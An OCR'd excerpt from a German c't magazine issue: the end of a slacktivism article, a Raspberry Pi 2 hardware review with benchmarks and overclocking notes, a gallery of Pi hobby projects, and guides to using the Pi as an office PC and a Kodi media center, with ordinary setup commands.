Als es so weit war, standen die drei verkleideten Veranstalterinnen allein vor 20 Journalisten und blamierten sich gründlich – die Slacktivisten hatten sie im Stich gelassen. Eine von ihnen hat im Interview den „Klick-Aktivismus" beklagt, also jene Leute, die ihre „virtuelle Meinung nicht in der Realität" kundtäten. Und die Wochenzeitung „Der Freitag" brachte es in ihrer Zusammenfassung des Ereignisses auf den Punkt: „Seit wenigen Tagen gibt es handfeste Zahlen darüber, wie viele Leute, die im Internet so tun, als seien sie auch physisch politisch aktiv, wirklich politisch aktiv sind: 3,33 Prozent." (hob@ct.de)

Literatur

[1] Kevin Lewis, Kurt Grey, Jens Meierhenrich, The Structure of Online Activism, Sociological Science, 2/2014

[2] Yu-Hao Lee, Gary Hsieh, Does slacktivism hurt activism?: the effects of moral balancing and consistency in online activism, Proceedings of the SIGCHI Conference on Human Factors in Computing Systems, 2013

[3] Kris Kristofferson, Katherine White, John Peloza, The Nature of Slacktivism: How the Social Observability of an Initial Act of Token Support Affects Subsequent Prosocial Action, Journal of Consumer Research, 11/2013

c't Die Studien als PDF-Dateien: ct.de/y8x4


© Copyright by Heise Medien

Jan-Keno Janssen

Die rasende Himbeere

Raspberry Pi 2 im Test

Die Kleinstcomputer-Platine Raspberry Pi 2 löst endlich das Versprechen der Vorgänger ein: Für 38 Euro bekommt man tatsächlich einen vollwertigen PC – (fast) ohne Kompromisse.



Der Raspi als …

Office-PC	Seite 94
Media-Center	Seite 96
Owncloud-Server	Seite 98
Streaming-Ghettoblaster	Seite 100
Retro-Spielkonsole	Seite 102
Telefon-Gesteuerter	Seite 103
Live-Code-Synthesizer	Seite 104
TV-Ausschalter für Couch-Einschläfer	Seite 106

© Copyright by Heise Medien

Es ist lange her, dass eine Produktankündigung in der c't-Redaktion einen so heftigen „Haben-wollen"-Reflex ausgelöst hat. Ein Drittel des c't-Teams bestellte sich noch am Tag der Raspberry-Pi-2-Verkündung den 38-Euro-Kleinstcomputer, privat, versteht sich. Und das, obwohl die meisten gar nicht so genau wussten, was sie überhaupt mit der Platine machen wollen. Aber einen Raspberry kann man halt immer gebrauchen – außerdem hatte sich herumgesprochen, dass Raspi-Basteln einen Heidenspaß macht.

Sogar etwas Gutes tut man mit dem Kauf: Der Hersteller, die Raspberry Pi Foundation, ist kein gewinnorientiertes Unternehmen, sondern eine Wohltätigkeitsorganisation, die sich der Förderung der Informatik an Schulen verschrieben hat. Trotz des niedrigen Verkaufspreises wird der Löwenanteil der Raspberry-Platinen nicht in China, sondern im britischen Wales gefertigt. Tatsächlich prangte auf allen in der c't-Redaktion aufgetauchten Zweier-Raspis ein „Made in the UK"-Aufdruck.

Während man bei den ersten Raspi-Modellen leistungsmäßig (freundlich ausgedrückt) kompromissbereit sein musste, kann man die zweite Version tatsächlich als vollwertigen PC bezeichnen. Sogar Windows soll bald darauf laufen: Microsoft hat im Rahmen des „Internet of Things"-Entwicklerprogramm eine offizielle Windows-Variante für den Raspberry P 2 angekündigt, offizieller Name: Windows 10 IoT for Small Devices (mehr dazu auf Seite 18). Wann das Betriebssystem mit dem langen Namen herauskommt, ist noch unklar.

Die Geschwindigkeit eines Mittelklasse-PC darf man bei einem 38-Euro-Computer nicht erwarten. Trotzdem taugt der Raspi 2 problemlos als Office-Rechner, wenn man die richtige Software nutzt (siehe Artikel auf Seite 94). Die Einser-Variante dagegen macht im Desktop-Betrieb nur sehr, sehr geduldigen Menschen Freude.

Speed für lau

Für die deutlich höhere Schwuppdizität ist vor allem die neue ARMv7-CPU zuständig: Darin stecken nun vier Kerne statt nur einer, außerdem wurde der Takt von 700 auf 900 MHz erhöht und der Level-2-Cache wuchs von 128 auf 512 KByte. Die Raspberry Foundation hat dem Zweier obendrein ein ganzes GByte Arbeitsspeicher spendiert, die Vorgänger konnten nur 512 MByte (B und B+) nutzen. Die Stromsparversionen A und A+ müssen mit 256 MByte auskommen.

Den Geschwindigkeitszuwachs beim Raspberry Pi 2 spürt man nicht nur, sondern man kann ihn auch messen: Der synthetische Benchmark Coremark ermittelt beim Raspi 2 sechsmal so viel Punkte wie bei der B+-Version. Auch der Start klappt viel zügiger: Statt in 43 Sekunden bootet Rasbian auf dem Pi 2 in nur 17 Sekunden bis zum Login.

All das gibts quasi umsonst: Der Raspberry Pi 2 Model B (so die genaue Bezeichnung) liegt nicht nur preislich da, wo das Modell B+ vorher lag; letzterer ist jetzt 10 Euro günstiger. Erstaunlicherweise ist auch die Leistungsaufnahme im Großen und Ganzen identisch. Der neue Raspi zog in unseren Tests bei ruhendem Desktop 1,5 Watt und unter Volllast 2,2 Watt aus dem USB-Netzteil; beim Vorgänger sind es 1,4 und 2,0 Watt. Die Raspis lassen sich deshalb problemlos über viele Stunden mit gebräuchlichen USB-Akkupacks versorgen, die eigentlich zum Aufladen von Smartphones gedacht sind.

Wer seinen Raspi an der Steckdose betreiben will, muss auf die Spezifikationen des USB-Netzteils achten. Zwei Ampere sollten es schon sein – und zwar nicht nur, um Reserven für Peripheriegeräte wie USB-Festplatten zu haben. Mit Billignetzteilen zeigte uns ein Raspi 2 bereits ohne zusätzlich angeschlossene Geräte permanent ein Regenbogen-Symbol in der rechten oberen Bildschirmecke – das Warnzeichen für eine zu geringe Spannung.




Foto in Originalgröße

Die meisten Raspis werden inzwischen nicht mehr in China, sondern im britischen Wales hergestellt – erkennbar am „Made in the UK"-Aufdruck auf der Platine.

Tuningtreff

Registriert der Raspberry Pi 2 eine Temperatur von über 85 Grad, wird oben rechts ein rotes Kästchen eingeblendet. Diesen Warnhinweis bekamen wir während unserer ausführlichen Tests allerdings kein einziges Mal zu sehen – trotz Übertaktung, die sogar ganz offiziell erlaubt ist: Wer ausschließlich die Overclocking-Voreinstellungen im Konfigurationsmenü nutzt, riskiert keinen Garantieverlust. Erst wenn man außerhalb der vorgegebenen Grenzwerte manuell übertaktet, setzt der Raspi ein nicht rücksetzbares „Garantie erloschen"-Bit. Die Übertaktungs-Presets erhöhen Frequenz und Spannung nur, wenn die Mehrleistung tatsächlich benötigt

Geblitzdingst: Raspberry 2 ist kamerascheu

Der Raspberry Pi 2 hat einen kuriosen Hardware-Bug: Richtet man einen Kamerablitz oder einen Laserpointer im laufenden Betrieb auf die Platine, hängt sich der Rechner auf. Der „Abschuss" funktioniert sogar, wenn die Platine in einem (halb-)transparenten Gehäuse steckt. Der Grund für die Kamera-Antipathie: Das für die Onboard-Spannungsversorgung zuständige Bauelement U16 hat aus Kostengründen kein Gehäuse spendiert bekommen und wurde blank auf die Platine gelötet. Blitzt man es an, bringt die hohe Lichtmenge die Spannungsregelung aus dem Tritt. In kommenden Hardware-Revisionen soll der Bug behoben werden, ansonsten hilft auch ein Klecks Sugru oder Patafix auf U16.


Raspi 2: Blitzt man ihn an, hängt er sich auf.

© Copyright by Heise Medien

wird und die Temperatur der CPU unter 85 Grad Celsius liegt.

Das Overclocking-Menü findet man im allgemeinen Raspbian-Einstellungsmenü, das mit `sudo raspi-config` aufgerufen wird. In unseren Tests hatten wir mit der „Pi2"-Option (CPU-Takt von 900 auf 1000 MHz, RAM von 450 auf 500 MHz) keinerlei Stabilitäts- oder Hitzeprobleme. Die „Turbo"-Voreinstellung mit noch höherem Speichertakt und erhöhter Spannung führte dagegen bei allen getesteten Zweier-Raspis zum Absturz.

Für Raspi-2-Besitzer kann das Übertakter-Menü etwas verwirrend wirken, denn die Namen der Voreinstellungen beziehen sich auf die Einser-Pi-Varianten: Übertaktet der „Medium"-Preset den Pi 1 von 700 auf 900 MHz, bezeichnet er beim Pi 2 den Standardtakt. „None" bedeutet beim Pi 1 „keine Übertaktung", beim Pi 2 dagegen Untertaktung.



Das Overclocking-Menü in der Raspi-Konfiguration ist für Pi-2-Nutzer verwirrend: Die Bezeichnungen beziehen sich auf die erste Raspi-Version.

Gleiche Optik

Abgesehen von der schnelleren CPU und dem größeren Arbeitsspeicher blieb der Raspberry Pi 2 Model B (ein „Model A" gibt es übrigens noch nicht) unverändert: Er hat die gleichen Schnittstellen wie sein Vorgänger und ist genauso groß. Man kann Gehäuse für den B+ also problemlos weiterbenutzen. Leider wurde auch der fürchterliche Analog-Audioausgang unverändert übernommen: Dieser rauscht so heftig, dass man ihn eigentlich nur als Notlösung verwenden kann. Aus Kostengründen ist kein echter Digital-Analog-Wandler (DAC) eingebaut, das Analogsignal wird mit Pulsweitenmodulation erzeugt. Wer eine saubere, analoge Audioausgabe braucht, bekommt für 30 Euro eine Raspi-Soundkarte für den GPIO-Port (siehe Test in c't 7/15, S. 74). Auch ein USB-Dongle für 5 Euro klingt schon eine Klasse besser als der Onboard-Sound. Die rein digitale Tonausgabe per HDMI ist vom Rausch-Problem nicht betroffen.

Der Grafikprozessor ist ebenfalls gleich geblieben: In Raspi 1 und 2 werkelt ein OpenGL-ES-kompatibler VideoCore IV von Broadcom, der Videos bis zu einer Auflösung von 1080p per Hardware dekodieren kann (H.264, MPEG-2, VC-1). Gebräuchliche Frameraten (24 beziehungsweise 30 fps) laufen flüssig, Videodateien mit mehr Bildern pro Sekunde sind auf unübertakteten Raspis (1 und 2) dagegen problematisch. Für den Einsatz als Media Center reicht der Raspi 2 aber allemal (siehe Artikel auf Seite 96).

Apropos problematisch: Über den schon bei der ersten Pi-Generation häufig kritisierten Daten-Flaschenhals ärgern sich die Fans auch beim Zweier-Raspberry. Die USB-Schnittstellen und der 10/100-Netzwerk-Adapter teilen sich einen einzigen USB-2.0-Host-Port. USB 2.0 schafft inklusive USB-Overhead maximal 480 MBit/s, was einer nutzbaren Geschwindigkeit von 400 MBit/s entspricht. Über Ethernet ist bei 100 MBit Schluss – rund 12 MByte/s.

Beim Kopieren von einem USB-Datenträger auf ein im Netzwerk freigegebenes Laufwerk schafft der Raspi 2 mit knapp 11 MByte pro Sekunde zwar deutlich mehr als der Raspi 1 B+ (3,8 MB/s) – die ansonsten leistungsmäßig vergleichbaren Raspi-Konkurrenten Cubietruck und Banana Pi blasen mit ihrem besser angebundenen Gigabit-Ethernet allerdings 23 beziehungsweise 26 MByte/s ins Netz. Intels – deutlich teurerer und stromhungriger – Kleincomputer NUC schafft unter anderem dank USB 3.0 sogar 109 MByte/s.

Fazit

Der Raspberry Pi 2 macht eine ganze Ecke mehr Spaß als der Vorgänger; die schnellere CPU und den verdoppelten Arbeitsspeicher spürt man deutlich. Der Kleinstcomputer ist wegen seiner lahmen Netzwerk- und USB-Anbindung für viele Serveranwendungen nicht optimal geeignet, Owncloud stemmt er allerdings ordentlich (siehe Artikel auf Seite 98). Richtig toll ist beim Raspi die Community-Unterstützung: Im Netz finden sich nicht nur unzählige Bastelprojekte, sondern auch Tipps und Tricks zu allen erdenklichen Fragestellungen und Problemen – weshalb auch Linux-Anfänger problemlos mit der Pi-Platine zurechtkommen sollten. Die starke Verbreitung – die Pi Foundation ist mit inzwischen fünf Millionen verkauften Raspberry-Rechnern der größte britische Computer-Hersteller aller Zeiten – sorgt auch für etliche an den Raspi angepasste Peripheriegeräte. So bekommt man zum Beispiel bei Watterott für 30 Euro ein 2,8-Zoll-Touchdisplay, das man direkt auf die GPIO-Schnittstelle stecken kann. Außerdem im Angebot: Kamera-Module (ab 23 Euro), Soundkarten (30 Euro) oder Speicher-Oszilloskop-Erweiterungen (100 Euro).

Am charmantesten ist aber wohl der Preis der Raspberry-2-Platine: Sogar wenn man die Kosten für Gehäuse, MicroSD-Karte und USB-Netzteil dazurechnet, ist ein Raspberry Pi 2 günstiger als ein Arduino-Bastelboard mit Netzwerk-Anschluss – und kann dafür viel, viel mehr. (jkj@ct.de)

c't Bauanleitungen von Raspi-Projekten: ct.de/ysqv

Raspberry Pi 2 Model B

Hersteller	Raspberry Pi Foundation, raspberrypi.org
SoC	Broadcom BCM2836 (ARMv7-Quadcore mit 900 MHz)
GPU	Broadcom VideoCore IV
RAM	1 GByte
Flash	–
Schnittstellen	
Video	HDMI, Composite
Audio	Stereo-Klinke
Netzwerk	Fast Ethernet (via USB)
Seicher	MicroSD
Peripherie	4 × USB 2.0
Erweiterungen	26-Pin-GPIO, Kamera
Stromversorgung	MicroUSB
Preis	38 €

Leistungsdaten von Kleinstrechnern


	Coremark (Single/Multi-Thread) besser▶	**SunSpider 1.0.2** mit Iceweasel [ms] ◀besser	**Transferrate** interner Speicher, Sysbench (Sequential Write/Sequential Read) [MByte/s] besser▶	**Kopieren von USB 2.0 auf Netzwerkfreigabe** [MByte/s] besser▶	**Bootzeit bis Login** [Sekunden] ◀besser	**Leistungsaufnahme**[1] (Idle/Last) [Watt] ◀besser
Cubietruck Cubieboard 3 (120 Euro)	2669/5162	2095	17,9/18,3	23,0	43	1,8 /3,7
Raspberry 1 Model A+ (20 Euro)	1401/1395	8202	16,8/18,7	3,8	43	0,7 /0,9
Raspberry 1 Model B+ (29 Euro)	1401/1395	8202	16,8/18,7	3,8	43	1,4 /2,1
Raspberry 2 Model B (39 Euro)	2282/8918	2166	18,7/19,6	10,8	17	1,4 /2,8
Banana Pi (38 Euro)	2307/4494	2484	18,6/19,5	26,0	27	1,5 /3,2
Intel NUC NUC5i3RYK (280 Euro)	13466/39241	232[2]	590,0/727,0	108,8	14	6,1 /22,2

[1] alle bis auf NUC mit USB-Netzteil Samsung EP-TA20EWE gemessen
[2] mit Firefox unter Windows 8.1 64 Bit
[3] kein USB 2.0 vorhanden, daher USB 3.0 gemessen

© Copyright by Heise Medien

Coole Raspi-Projekte


Der „Blackstripes“-Roboter kann Fotos abzeichnen. Eine Bauanleitung dafür gibt es nicht, aber bald soll man das Gerät über Kickstarter vorbestellen können.



Bei Anruf Koffein: Dieser Kaffeemaschine kann man am Telefon mitteilen, dass sie nun losbrühen soll. Entwickler Sascha Wolter hat das Projekt mit einem Raspi und der Telekom Tropo API realisiert.

„Jack the (DVD) Ripper“ nimmt eine DVD von einer Spindel auf, legt diese ins Laufwerk, speichert den Inhalt – und holt sich die nächste. Die Roboter-Teile kommen aus dem 3D-Drucker.

Beeindruckende Zeitrafferaufnahmen gelingen mit dem „Raspilapse“-Dolly. Eine Steckdose wird nicht benötigt: Der ganze Motor wird von vier AA-Batterien betrieben.



Diese Schatztruhe öffnet sich nur, wenn die richtige Person draufguckt. Möglich machts ein Raspi plus Kamera plus OpenCV-Bilderkennungs-Bibliothek.

40 Kilometer hoch hat Dave Akerman einen mit einem Raspi, Mess-Sensoren und Kamera bestückten Ballon steigen lassen, Projektname: Pi in the Sky.


Das Hardware-Modul Bitscope Micro macht aus dem Raspi ein Speicheroszilloskop mit 20 MHz Bandbreite und 8-Kanal-Logic-Analyzer. Kostenpunkt: 109 Euro.

Richtig retro: Stuart Johnson hat einen Raspi in das klassische britische Wählscheibentelefon UPO 746 eingebaut – telefoniert wird über VoIP.

Raspi, Gehäuse, Taster, zwei Widerstände, eine LED und ein Lautsprecher: fertig ist der Ein-Knopf-Hörbuch-Player – super für Kinder oder Senioren.

Dieses Wortspiel funktioniert nur auf Englisch: Auf Beets (Rüben) kann man mit Scott Garner Beetbox Beats trommeln. Das wunderhübsche Instrument funktioniert mit Touchsensoren, die am Raspi-GPIO hängen.

© Copyright by Heise Medien



Liane M. Dubowy

Günstige PC-Alternative

Selbstversuch: Raspberry Pi 2 als Office-PC

Ein Desktop-Rechner für knapp 40 Euro? Wer Mails lesen, im Internet surfen und Briefe schreiben will, braucht keinen teuren Desktop-PC. Den Job kann auch der preiswerte Kleinstrechner Raspberry Pi 2 übernehmen – das findet jedenfalls sein Hersteller. Wir haben ausprobiert, wie er sich im Desktop-Alltag schlägt.

Optisch unterscheidet sich der Raspberry Pi 2 B kaum von seinem Vorgängermodell, lässt dieses aber in der Leistung weit hinter sich. Anschlüsse sind genug vorhanden, um den Minirechner per USB mit Tastatur und Maus auszustatten. Ein Monitor wird per HDMI angeschlossen, die Internetverbindung kommt via LAN-Kabel zustande. Das Betriebssystem nimmt eine Micro-SD-Karte auf – im Test sind darauf 8 GByte Platz. Dank passendem Linux-System für den Raspberry Pi 2 ist die gesamte Software kostenlos.

Laden Sie sich auf der Raspberry-Pi-Website das Raspbian-Image herunter, entpacken Sie es und transferieren Sie es auf eine Micro-SD-Karte. Unter Windows eignet sich dafür das Tool Win32 Disk Imager (siehe c't-Link am Ende des Artikels), unter Linux erledigt das dd.

Kaum hängt der kleine Rechner am Strom, startet Raspbian – ein für die ARM-Architektur des Raspberry gebautes Debian GNU/Linux – und bietet einige Konfigurationsschritte an. Weiten Sie hier mindestens den auf der Karte nutzbaren Platz aus und passen Sie die Regionaleinstellungen an. Unter „Enable Boot to Desktop" legen Sie fest, dass Sie direkt an der Desktop-Anmeldung landen. Auf Wunsch ändern Sie hier das Passwort, standardmäßig nutzt Raspbian den Benutzer pi mit dem Passwort raspberry.

Optimiertes Linux: Raspbian

Raspbian geht sparsam mit den Systemressourcen um: Den Desktop stellt der spartanische Windowmanager Openbox. Ein bisschen Komfort spendiert Lxpanel, das eine Leiste mit Programm-Menü, Anwendungsstartern, Fensterliste und Systembereich am oberen Bildschirmrand bereitstellt. Wer den Desktop nicht schick genug findet, kann ihn bis ins Detail konfigurieren und aufhübschen [1].

Die vorinstallierte Software-Auswahl ist schmal und setzt auf schlanke Tools statt wuchtiger Programme. Als Dateimanager nutzt Raspbian Pcmanfm, ein Konsolenfenster öffnet Lxterminal. Reicht ein Texteditor wie Leafpad, können Sie gleich losschreiben, Office-Paket oder Mail-Programm fehlen zunächst. Weitere Software können Sie mit dem Konsolentool apt-get aus den reichhaltigen Raspbian-Paketquellen nachinstallieren, alternativ gibt es mit Synaptic dafür ein grafisches Tool, das Sie mit

```
sudo apt-get install synaptic
```

installieren. Bei der Software-Verwaltung müssen Sie stets Ihr Passwort eintippen.

Office-Ausstattung

Für Büroarbeiten lassen sich beispielsweise die Textverarbeitung Writer und die Tabellenkalkulation Calc aus der LibreOffice-Suite oder Abiword nachinstallieren.

Standard-Browser ist der für Raspbian optimierte Epiphany, der sich in der Praxis gut schlägt. Alternativ steht in den Paketquellen auch Firefox zur Verfügung, der hier aus Lizenzgründen Iceweasel heißt und ein anderes Logo mitbringt. In Benchmarks liegt Iceweasel deutlich vor Epiphany, im Gegensatz zu Epiphany lassen sich damit aber beispielsweise YouTube-Videos nicht ruckelfrei abspielen. Epiphany lädt bereits in der Standardkonfiguration keine Werbung, ein Vorteil, den bei Iceweasel ein Ad-Blocker-Plug-in ausgleichen muss. Nutzen Websites Flash, müssen beide Browser passen. Die freien Flash-Implementationen Gnash und Lightspark unterstützen aktuelle Flash-Versionen nicht.

Als Mail-Programm lässt sich das Thunderbird-Pendant Icedove nachinstallieren; weniger belastend für die CPU ist jedoch Claws Mail. Als Chat-Client für viele verschiedene Protokolle eignet sich Pidgin. Der Bildbetrachter GPicView zeigt Bilder an, will man Bilder bearbeiten, helfen Gthumb oder Gimp.

Der kleine 38-Euro-Rechner bewältigt in seiner neuen Ausgabe auch den Alltag als Office-PC: Mehrere parallel geöffnete Fenster stemmt der Mini-PC durchaus. Allzu hohe Ansprüche an die Geschwindigkeit darf man dabei nicht stellen, flüssiges Arbeiten ist mit den richtigen Programmen aber drin. Beim Vorgänger Raspberry Pi 1 war die CPU-Kapazität schon beim Öffnen einzelner Programme schnell ausgeschöpft.

Wer gewohnt ist, viele Browser-Tabs parallel und daneben noch weitere Programmfenster offen zu haben, muss sich mit dem Raspi umgewöhnen und sollte hin und wieder nicht mehr nötige Fenster und Tabs schließen. Davon abgesehen kann man mit dem kleinen Rechner im Internet surfen, Texte verfassen oder Mails bearbeiten. (lmd@ct.de)

Literatur

[1] Liane M. Dubowy, Flink und flexibel, Openbox: eine schnelle, schlanke Alternative für den Linux-Desktop, c't 4/15, S. 162


c't Raspbian, Win32Disk-Imager: ct.de/yk97

Der neue Raspberry Pi 2 schlägt sich auch als Office-PC ganz wacker.

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag



Dr. Volker Zota

Abspieldose

Raspi-Projekt: Media Center mit Kodi

Schon der Raspi 1 taugte als günstiges Media Center – mit kleinen Einschränkungen. Die vier CPU-Kerne des Raspi 2 B merzen diese aus.

Der Raspi ist zwar nur ein Rechenzwerg, doch glücklicherweise hat die Raspberry Foundation ihm einen brauchbaren Grafikkern spendiert. Der Broadcom VideoCore IV übernimmt von Haus aus die Dekodierung der verbreiteten MPEG-4- und H.264/AVC-Videos mit bis zu 1080p bei 30 Hz. Wer außerdem Hardware-Beschleunigung für MPEG-1/-2 (DVD, DVB-Empfang/-Aufnahmen, Blu-ray Disc) und WMV/VC-1 (Internet-Videos, Blu-ray Disc) haben will, muss diese kostenpflichtig freischalten – egal welchen Raspi er nutzt. Die Lizenzen kosten aber nicht viel: £ 2.40 für MPEG, £ 1.20 für VC-1 zuzüglich 60 Pence Steuern – zusammen also rund 5 Euro.

Lizenzen

Bei der Bestellung müssen Sie die Seriennummer des Pi angeben, die man mit dem Befehl `cat /proc/cpuinfo | grep Serial` aus dem Raspi auslesen kann. Hat man die Lizenzen erhalten, schreibt man sie in die /flash- oder /boot-Partition – je nach verwendeter Raspi-Distribution. Das erledigt man als Root-Nutzer auf dem Gerät folgendermaßen:

```
mount -o remount,rw /flash
nano /flash/config.txt
```

Suchen Sie die Zeilen `# decode_MPG2=0x12345678` und `# decode_WVC1=0x12345678`, ersetzen jeweils die Zahl durch Ihre Lizenznummer und entfernen die Kommentarzeichen vor den Zeilen. Danach speichern Sie die Datei mit Strg+O, Strg+X und starten den Raspi neu. Ob das Decoding aktiv ist, lässt sich mittels `vcgencmd codec_enabled MPG2` prüfen.

Ohne die Hardware-Beschleunigung spielt der Raspi 1 praktisch keine Videos. Der Raspi 2 schafft es immerhin, ohne Hilfe des VideoCore einige ältere Videoformate zusätzlich in Standardauflösung abzuspielen.

Bei modernen Videoformaten wie VP9 und HEVC muss auch der neue Raspberry Pi 2 passen. Noch kommen diese außer VP9 bei YouTube jedoch selten vor; das wird sich erst im kommenden Jahr ändern.

Software

Als Media-Center-Software bietet sich das schicke Kodi Entertainment Center (früher XBMC Media Center) an, das Inhalte lokal von einem angeschlossenen USB-Medium oder übers Netz abspielt, etwa über UPnP AV/DLNA, SMB, NFS, WebDAV oder mittels AirPlay. Zahlreiche von der Community entwickelte Add-ons rüsten zusätzliche Internet-Dienste nach. Um Kodi Netzwerk-Verzeichnisse hinzuzufügen, wählen Sie in der jeweiligen Rubrik Videos, Musik, oder Bilder „Quelle hinzufügen/Suchen“. Bei Verzeichnisfreigaben fordert Kodi auf, deren Inhaltstyp festzulegen – bei Videos etwa Filme, TV-Serien oder Musikvideos –, um sie mit Metainformationen zu versorgen. Dazu gehören nicht nur Inhaltsangaben, sondern auch hochaufgelöste Cover und Hintergrundbilder.

